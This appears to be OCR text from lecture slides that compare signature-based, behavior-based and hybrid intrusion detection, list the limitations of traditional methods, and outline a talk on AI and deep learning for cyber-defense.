
- **signatures**
  - very efficient and quick
  - large databases of historical signatures of previously encountered attacks

- **behavior**
  - tries to detect variations from normal
  - no need for databases


- **hybrid**
  - a combination of both signatures and behavior

Limitations of traditional methods

- overwhelmed by the scale
    - number of variants
    - rate of infections/attacks
    - need to continuously update signature databases
    - zero-days (novel attacks)
    - polymorphism and obfuscation
- when first-line defense fails
    - not fast enough
        - delay attack to detection: 235 days
        - delay detection to mitigation: 88 days
    - too dependent on humans
        - labor-intensive to analyze logs, code
        - prone to manual errors




Outline




Cyber-Attacks

AI and Deep Learning
Neural networks
Training
Discriminative models
Generative models
Advantages / Limitations

AI
Cyber-Defenses



